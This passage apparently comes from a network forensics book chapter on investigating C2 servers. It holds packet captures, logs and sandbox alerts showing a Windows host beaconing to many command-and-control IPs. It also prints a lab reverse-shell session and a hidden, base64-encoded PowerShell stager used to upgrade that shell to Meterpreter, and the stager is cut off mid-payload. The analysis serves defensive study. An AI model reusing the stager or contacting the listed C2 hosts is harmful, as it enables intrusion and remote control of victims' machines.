
Sends traffic on typical HTTP outbound port, but without HTTP header

details TCP traffic to 177.242.156.119 on port 80 is sent without HTTP header
source Network Traffic
relevance 5/10

Uses a User Agent typical for browsers, although no browser was ever launched

details Found user agent(s): Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET 4.0E)
source Network Traffic
relevance 10/10


ip.addr==177.242.156.119
No. Source Destination Protocol Length Info
603 10.11.14.101 177.242.156.119 TCP 66 49211 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
604 10.11.14.101 177.242.156.119 TCP 66 [TCP Retransmission] 49211 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
605 10.11.14.101 177.242.156.119 TCP 62 [TCP Retransmission] 49211 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
606 10.11.14.101 177.242.156.119 TCP 66 49212 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
607 177.242.156.119 10.11.14.101 TCP 54 80 → 49211 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
608 10.11.14.101 177.242.156.119 TCP 66 [TCP Retransmission] 49212 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
609 10.11.14.101 177.242.156.119 TCP 62 [TCP Retransmission] 49212 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
610 177.242.156.119 10.11.14.101 TCP 54 80 → 49212 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
842 10.11.14.101 177.242.156.119 TCP 66 49221 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
844 10.11.14.101 177.242.156.119 TCP 66 [TCP Retransmission] 49221 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
845 10.11.14.101 177.242.156.119 TCP 62 [TCP Retransmission] 49221 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
846 10.11.14.101 177.242.156.119 TCP 66 49222 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
847 177.242.156.119 10.11.14.101 TCP 54 80 → 49221 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
848 10.11.14.101 177.242.156.119 TCP 66 [TCP Retransmission] 49222 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
849 10.11.14.101 177.242.156.119 TCP 62 [TCP Retransmission] 49222 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
851 177.242.156.119 10.11.14.101 TCP 54 80 → 49222 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
2322 10.11.14.101 177.242.156.119 TCP 66 49284 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2323 10.11.14.101 177.242.156.119 TCP 66 [TCP Retransmission] 49284 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2324 10.11.14.101 177.242.156.119 TCP 62 [TCP Retransmission] 49284 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
2325 177.242.156.119 10.11.14.101 TCP 54 80 → 49284 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
2326 10.11.14.101 177.242.156.119 TCP 66 49285 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2327 10.11.14.101 177.242.156.119 TCP 66 [TCP Retransmission] 49285 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2328 10.11.14.101 177.242.156.119 TCP 62 [TCP Retransmission] 49285 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
2337 177.242.156.119 10.11.14.101 TCP 54 80 → 49285 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
6449 10.11.14.101 177.242.156.119 TCP 66 49392 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
6450 10.11.14.101 177.242.156.119 TCP 66 [TCP Retransmission] 49392 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1


Informative
Environment Awareness
Queries volume information
Reads the registry for installed applications
General
Contacts server
details "50.78.167.65:7080"
"177.242.156.119:80"
"189.244.86.184:990"
source Network Traffic
relevance 1/10

```
GET / HTTP/1.1
Cookie: 32638=fKISKSQM4l+YJpaL8vX/IMRZ8TsD2z1ZAgXWK1VOvRWOSM81szHHBOtJCPxzcxLQlF+1QhQeJ/
Aqt26qFg2j9w9ihjHSY9+T3f1f5v2wgp07N6QWJKz678Ew7fzaO6PGf1C789u9mmeaPGj+N3/34ZXqIyWgBfi9pZL+UA+yLMmfO9F6gvtrYwuJHfj
7JdwV5zuwj/HXEk+6GG3QZCS0tQaPuTG3NMMWMBDjpqdNZpAiDGWzdmencwA04LiT5iOQ8Mn0aS0xhIf1Ri/
VTf23pJm4MAHn8w9m5lXdkn4XNVnviuAYQFD2hLVFvzuMp8CRiEUzV4yQKMDHKmqVUddOy1OdQkt9yiHxQ9wNlguzSi3h3PJplM606ESNmD8ZqK4j
aYbhvc7JgbYmoUBRcvp4lUItm6tTUhz1I4nQnqlXd2OrI9yFYH5j24JQTC1zZ0r0ltN7EA==
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 189.244.86.184:990
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 14 Nov 2018 17:32:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 132
Connection: keep-alive

f...T.w....\.JT|.g......F..0..|..O,.'...pM....7.5..$}.{E..6&.C...`..vu.W..$..W......#..._4.4   m.H....
73.....E[...........P..s...y...UGET / HTTP/1.1
Cookie: 28053=BZhLgKsMTUyFpQoMXarC8IwO4pzVfu0lK3mOjweeEpUomfNJQpDx/
K5rx8IYwEM0qOXSVGuPXOquWHGw8GvpMTLkdnS7xzPNFjAB/mJGqf9nmYLXsJCyf5RkaXyRX1eaZYurTQsCZ1Wv/
2hZ8Ph0lCOx3pS15P5Y1Q4JvOJ3Zj0mDfbT1nCob/ac9bOU/dT5xCpc7/Zxi3DmzvvCUSRF/6vr1n63E8kdZigUv4yCPA51BMTsWfXZI64AXK4a/
x2JYRAyti//yzKfrz9Rx+UUv/ejxXG3JoIXki4Ml74dfK1qROyxtR4e3UI0nPCt09alu+MQAcg2aQIQZhJk1Oa9NqmG8McVU5RE7FL/
2Kw74ebzslT9ZxdFzv10Q4gvPlLdB+PCr1dpSV4MVSb5gXQHhaxVU6jL6xjBCHZB5Kx4YBpFludM
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 189.244.86.184:990
Connection: Keep-Alive
Cache-Control: no-cache
```


Client	Server	Protocol	Username	Password	Valid login	Login timestamp
10.11.14.101 (Windows)	24.201.79.34 [24.201.79.34:8080]	HTTP Cookie	1530=HZgHPtDQiZen+EvduVVsbll9pd5uZxtm...	N/A	Unknown	2018-11-14 17:47:34 UTC
10.11.14.101 (Windows)	71.163.171.106 [71.163.171.106]	HTTP Cookie	62913=QNd+zpG1HHBqvBIlbdPpaoGTSo1Cq...	N/A	Unknown	2018-11-14 17:45:19 UTC
10.11.14.101 (Windows)	71.163.171.106 [71.163.171.106]	HTTP Cookie	17783=FsyDBpTGtLqi8VqhDR4TZu0Yp+plo/...	N/A	Unknown	2018-11-14 17:45:39 UTC
10.11.14.101 (Windows)	109.170.209.165 [109.170.209.165:8080]	HTTP Cookie	22714=G4FrsIA4CeaTUI60MD77TyFv+Gocfg/...	N/A	Unknown	2018-11-14 17:46:51 UTC
10.11.14.101 (Windows)	133.242.208.183 [133.242.208.183:8080]	HTTP Cookie	16242=NgjGq49OG7ePJc6EHQGWiFB/eLx0V...	N/A	Unknown	2018-11-14 17:48:55 UTC
10.11.14.101 (Windows)	173.11.47.169 [173.11.47.169:8080]	HTTP Cookie	34606=BpEzQBGF5YINzrLOuwD9H4baQLCW...	N/A	Unknown	2018-11-14 17:35:10 UTC
10.11.14.101 (Windows)	173.11.47.169 [173.11.47.169:8080]	HTTP Cookie	49430=kBYNNtBLgBTmxGaHHxcNpdCmn+1f...	N/A	Unknown	2018-11-14 17:39:38 UTC
10.11.14.101 (Windows)	173.11.47.169 [173.11.47.169:8080]	HTTP Cookie	8742=UbfU45wArb6xe8PGQOvHW0h3RoPiu+...	N/A	Unknown	2018-11-14 17:53:39 UTC
10.11.14.101 (Windows)	173.11.47.169 [173.11.47.169:8080]	HTTP Cookie	5283=F5ijsdh1zc2QSjiAZ30k5ol4sGu7VUgGb...	N/A	Unknown	2018-11-14 21:01:22 UTC
10.11.14.101 (Windows)	186.18.236.83 [186.18.236.83:8080]	HTTP Cookie	65135=GaEALOJY/7DRwduLNUhx84NVim44...	N/A	Unknown	2018-11-14 17:35:32 UTC
10.11.14.101 (Windows)	186.18.236.83 [186.18.236.83:8080]	HTTP Cookie	14034=GoGfAuXoIqOvVDBBO6o8/n4ASWGsi...	N/A	Unknown	2018-11-14 17:40:29 UTC
10.11.14.101 (Windows)	186.18.236.83 [186.18.236.83:8080]	HTTP Cookie	60082=GkkPXTsSSc+q3sQ4li15VutXa4bPG0...	N/A	Unknown	2018-11-14 17:54:01 UTC
10.11.14.101 (Windows)	186.18.236.83 [186.18.236.83:8080]	HTTP Cookie	42427=nwcSn1dG1AEPiAGuV/Ay2WQy7gSq...	N/A	Unknown	2018-11-14 21:01:35 UTC
10.11.14.101 (Windows)	200.127.55.5 [200.127.55.5]	HTTP Cookie	65515=FbuPCofjx1HSpEFlpqCZZkjM0NyyVyO...	N/A	Unknown	2018-11-14 17:41:00 UTC
10.11.14.101 (Windows)	200.127.55.5 [200.127.55.5]	HTTP Cookie	23954=kwrXNfSzBQu8xAfFBnv2RVn0N6AUG...	N/A	Unknown	2018-11-14 17:54:30 UTC
10.11.14.101 (Windows)	205.185.187.190 [205.185.187.190]	HTTP Cookie	52495=WXQ/wrJDCM5kc5BOqzFLLHmOd3Y...	N/A	Unknown	2018-11-14 17:47:23 UTC
10.11.14.101 (Windows)	210.2.86.72 [210.2.86.72:8080]	HTTP Cookie	50088=e7sp79Kq5TdBnt9D5eY23uf9Qyp7ljUc...	N/A	Unknown	2018-11-14 17:42:55 UTC
10.11.14.101 (Windows)	210.2.86.72 [210.2.86.72:8080]	HTTP Cookie	6733=gLI9Gy5cBe3w2P/VsV7C+v/SSvEjUdK...	N/A	Unknown	2018-11-14 17:56:24 UTC

2018-11-14 17:33:49	CqCC9FxDZaar5GSda	ProtocolDetector::Server_Found	189.244.86.184: HTTP server on port 990/tcp	HTTP	10.11.14.101	49213	189.244.86.184	990	189.244.86.184
2018-11-14 17:33:49	CqCC9FxDZaar5GSda	ProtocolDetector::Protocol_Found	10.11.14.101:49213 > 189.244.86.184:990 HTTP on port 990/tcp	HTTP	10.11.14.101	49213	189.244.86.184	990	10.11.14.101
2018-11-14 17:50:56	CqjFr14NZSknJg8U6c	SSL::Invalid_Server_Cert	SSL certificate validation failed with (self signed certificate)	CN=main.info	10.11.14.101	49274	185.129.49.19	443	10.11.14.101
2018-11-14 17:58:18	CvC76O2s4kEEL6Hpfe	ProtocolDetector::Protocol_Found	10.11.14.101:49305 > 173.160.205.161:990 HTTP on port 990/tcp	HTTP	10.11.14.101	49305	173.160.205.161	990	10.11.14.101
2018-11-14 17:58:18	CvC76O2s4kEEL6Hpfe	ProtocolDetector::Server_Found	173.160.205.161: HTTP server on port 990/tcp	HTTP	10.11.14.101	49305	173.160.205.161	990	173.160.205.161
2018-11-14 17:59:42	Ce9gkm3UFmFzuMlkBj	ProtocolDetector::Server_Found	160.36.66.221: HTTP server on port 990/tcp	HTTP	10.11.14.101	49307	160.36.66.221	990	160.36.66.221
2018-11-14 17:59:42	Ce9gkm3UFmFzuMlkBj	ProtocolDetector::Protocol_Found	10.11.14.101:49307 > 160.36.66.221:990 HTTP on port 990/tcp	HTTP	10.11.14.101	49307	160.36.66.221	990	10.11.14.101

```
600 10.11.14.101    50.78.167.65        HTTP    765 GET / HTTP/1.1
614 10.11.14.101    189.244.86.184      HTTP    811 GET / HTTP/1.1
616 189.244.86.184  10.11.14.101        HTTP    342 HTTP/1.1 200 OK  (text/html)
618 10.11.14.101    189.244.86.184      HTTP    787 GET / HTTP/1.1
632 10.11.14.101    173.11.47.169       HTTP    767 GET / HTTP/1.1
641 10.11.14.101    186.18.236.83       HTTP    767 GET / HTTP/1.1
832 186.18.236.83   10.11.14.101        HTTP   1170 HTTP/1.1 200 OK  (text/html)
```


Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
160.36.66.221	990	1,840	1461 k	1,272	1417 k	568	
185.129.49.19	443	1,318	857 k	874	802 k	444	
185.129.49.19	80	1,318	74 k	752	42 k	566	
10.11.14.101	49283	1,018	57 k	437	25 k	581	
10.11.14.101	49307	1,015	1028 k	243	14 k	772	
10.11.14.101	49202	517	459 k	178	10 k	339	
50.62.194.30	80	517	459 k	339	449 k	178	
10.11.14.101	49390	430	177 k	167	9722	263	
10.11.14.101	49245	385	318 k	147	9328	238	
71.163.171.106	80	385	318 k	238	309 k	147	
173.160.205.161	990	312	159 k	196	151 k	116	
10.11.14.101	49305	306	158 k	112	6774	194	
10.11.14.101	49371	300	17 k	129	7551	171	
10.11.14.101	49282	270	287 k	52	3411	218	
186.18.236.83	8080	218	167 k	129	160 k	89	
10.11.14.101	49274	209	207 k	46	3625	163	
10.11.14.101	49217	197	164 k	75	4775	122	
10.11.14.101	49379	191	164 k	65	4214	126	
10.11.14.101	49278	141	143 k	28	2115	113	
10.11.14.101	49281	102	98 k	23	1845	79	
10.11.14.101	49201	71	53 k	31	1965	40	
78.135.65.15	80	71	53 k	40	51 k	31	

Chapter 7: Investigating C2 Servers



Ethernet · 14 | IPv4 · 13 | IPv6 · 3 | TCP · 4 | UDP · 119


Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.46.128	49274	192.168.46.129	4433	392	444 k	81	12 k	311	432 k	91.612553	46.6188	2088	
192.168.46.128	49272	192.168.46.129	80	3	186	2	120	1	66	5.750706	0.0003	—	
192.168.46.128	49273	192.168.46.129	80	112	20 k	54	10 k	58	9240	27.387962	94.6942	919	
192.168.46.128	49261	192.168.46.129	80	4	228	2	108	2	120	36.916185	81.6621	10	



No.	Source IP	Destination IP	Protocol	Source Port	Destination Port	Info
23	192.168.46.128	192.168.46.129	TCP	49272	80	49272 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
24	192.168.46.129	192.168.46.128	TCP	80	49272	80 → 49272 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
25	192.168.46.128	192.168.46.129	TCP	49272	80	49272 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
71	192.168.46.128	192.168.46.129	TCP	49273	80	49273 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
72	192.168.46.129	192.168.46.128	TCP	80	49273	80 → 49273 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
73	192.168.46.128	192.168.46.129	TCP	49273	80	49273 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
74	192.168.46.129	192.168.46.128	TCP	80	49273	80 → 49273 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=4
75	192.168.46.128	192.168.46.129	TCP	49273	80	49273 → 80 [ACK] Seq=1 Ack=5 Win=65536 Len=0
76	192.168.46.129	192.168.46.128	TCP	80	49273	80 → 49273 [PSH, ACK] Seq=5 Ack=1 Win=29312 Len=267
78	192.168.46.128	192.168.46.129	TCP	49273	80	49273 → 80 [PSH, ACK] Seq=1 Ack=272 Win=65280 Len=36 [TCP segment of a reassembled PDU]
79	192.168.46.129	192.168.46.128	TCP	80	49273	80 → 49273 [ACK] Seq=272 Ack=37 Win=29312 Len=0
80	192.168.46.128	192.168.46.129	TCP	49273	80	49273 → 80 [PSH, ACK] Seq=37 Ack=272 Win=65280 Len=91

```
> Frame 78: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
> Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_c0:34:ba (00:0c:29:c0:34:ba)
> Internet Protocol Version 4, Src: 192.168.46.128, Dst: 192.168.46.129
> Transmission Control Protocol, Src Port: 49273, Dst Port: 80, Seq: 1, Ack: 272, Len: 36
```

```
0000  00 0c 29 c0 34 ba 00 0c  29 1f 85 33 08 00 45 00   ··)·4··· )··3··E·
0010  00 4c 29 49 40 00 80 06  f3 10 c0 a8 2e 80 c0 a8   ·L)I@··· ····.···
0020  2e 81 c0 79 00 50 75 f6  53 a4 f4 d5 1a 85 50 18   .··y·Pu· S·····P·
0030  00 ff 03 90 00 00 4d 69  63 72 6f 73 6f 66 74 20   ·····Mi crosoft
0040  57 69 6e 64 6f 77 73 20  5b 56 65 72 73 69 6f 6e   Windows  [Version
0050  20 36 2e 31 2e 37 36 30  30 5d                      6.1.760 0]
```


Wireshark · Follow TCP Stream (tcp.stream eq 1) · shell_to_meterpreter.pcapng
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Apex\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3A43-A02E
Directory of C:\Users\Apex\Desktop
03/04/2019 12:58 PM <DIR> .
03/04/2019 12:58 PM <DIR> ..
01/18/2019 11:26 PM 0 ''Microsoft''
01/18/2019 11:27 PM 0 'Copyright'
01/18/2019 11:26 PM 0 'Microsoft'
01/18/2019 11:26 PM 0 'operable'
01/03/2019 01:29 AM <DIR> Clean
01/18/2019 11:26 PM 0 Copyright
03/04/2019 10:53 AM 73,802 Desk.exe
03/04/2019 12:29 PM 73,802 Desk3.exe
03/04/2019 12:58 PM 73,802 Desk_shell.exe
01/18/2019 09:40 PM <DIR> DNS-Shell-master
01/18/2019 09:39 PM 4,698 DNS-Shell-master.zip
01/18/2019 11:16 PM <DIR> icmpsh-master
01/18/2019 10:48 PM 243,010 icmpsh-master.zip
05/17/2013 08:26 AM 19,033 icmpsh.exe
01/03/2019 01:35 AM 38 index.html
01/18/2019 10:53 PM 4,237 Invoke-PowerShellIcmp.ps1
03/19/2013 12:30 AM 9,656,832 isilk.msi
01/18/2019 11:26 PM 0 Microsoft
01/18/2019 11:26 PM 0 operable
01/24/2019 12:58 AM 2,159,024 OperaSetup.exe
03/04/2019 10:58 AM 16 password.txt
09/10/2017 01:58 PM 2,143,392 Procmon.exe
02/28/2019 05:03 PM 73,802 raw2.exe
01/03/2019 01:16 AM 5,120 shcore.dll
02/28/2019 05:09 PM 73,802 test2.exe
01/03/2019 01:57 AM 1,321 Test_DLL.7z
23 File(s) 14,605,731 bytes
5 Dir(s) 27,833,237,504 bytes free
C:\Users\Apex\Desktop>cmd.exe /c "echo. | powershell get-host"&echo STJEXrMKAkjOshArBckoeWYztVtWXdpt
cmd.exe /c "echo. | powershell get-host"&echo STJEXrMKAkjOshArBckoeWYztVtWXdpt
48 client pkts, 10 server pkts, 11 turns.
Entire conversation (13 kB)
Show and save data as ASCII
Stream 1
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

```
C:\Users\Apex\Desktop>%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell
\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -e
JgAoAFsAcwBjAHIAaQBwAHQAYgBsAG8AYwBrAF0AOgA6AGMAcgBlAGEAdABlACgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AUwB0AHIAZQBhAG0AUgBlAGEAZABlAHIAKABOAGUAdwAtAE8AYgBqAGUAYwB0
ACAASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4ARwB6AGkAcABTAHQAcgBlAGEAbQAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHY
AZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACcASAA0AHMASQBBAEoAcgBVAGYARgB3AEMAQQA3AFYAVwArADIALwBhAFMAQgBEACsATwBaAFgANgBQADEAZwBWAGsAbQAzAF
YANABSAEYAbwBlAHMAawBwADAAcQAxADUAbQB1AEkARQBZAGgANABoAEYARQBVAGIAZQAyADIAVwByAEwAMgB3AFgAbwBkAEgAcgAvAC8ANwBqAFEARQBuADYAVABXAHQAMgBwAFAATwBBAHIARwBlAG4AWgBtA
GQAKwBiADYAWgBXAFIAeQBKAGgAVAB4ADIARwBDAEUATAA1AFQAaABXAFMAbgAvADYAUwBlAFIASwB5AGkATQBGADkAMABmAGQAbwB2AEwAbAA3AFoAdQBqAEwAaABZADQAVgBMAFMAYwBlADIAYwBvAHUAZQAz
AHAAcABxAFkAZgBIAFkARQA0AFIALwBpAEgANwBoAC8ASwBoAGEASgBOADAARwBKAFIANAB5AEcAbQAwAGYAVAA4AHYASgBvAEkAUQBTAEsANQBmADgAOAAzAGkAVQBSAHgAVABNAEoANwBSAGsAbQBzADYAYwBy
AGYAeQBtAGgARwBCAEQAbQArAHUAcAA4AFQAVgB5AHAAZgBsAE4AeABkAHYAcwBuADQAUABXAFkASAB0AFUAMABWAHUAegBPAGkASABLAFAASQBTAC8AYwA2ADMATQBWAHAATwBIAGwAbgB3AGEAagBVADEATQ
ArAGYAVgBYADEAeQBYAEoAcgBtADYAOABzAEUAcwAxAGgAVABuAFUAMABzAFMAWgBqADMARwBGAE4AMQA1AGEAdQBlAEgAdABqAGYATABJAGkAbQAyAHQAUQBWAFAATwBhACsAegBJADkAbwBWAEQANwBKAEQAN
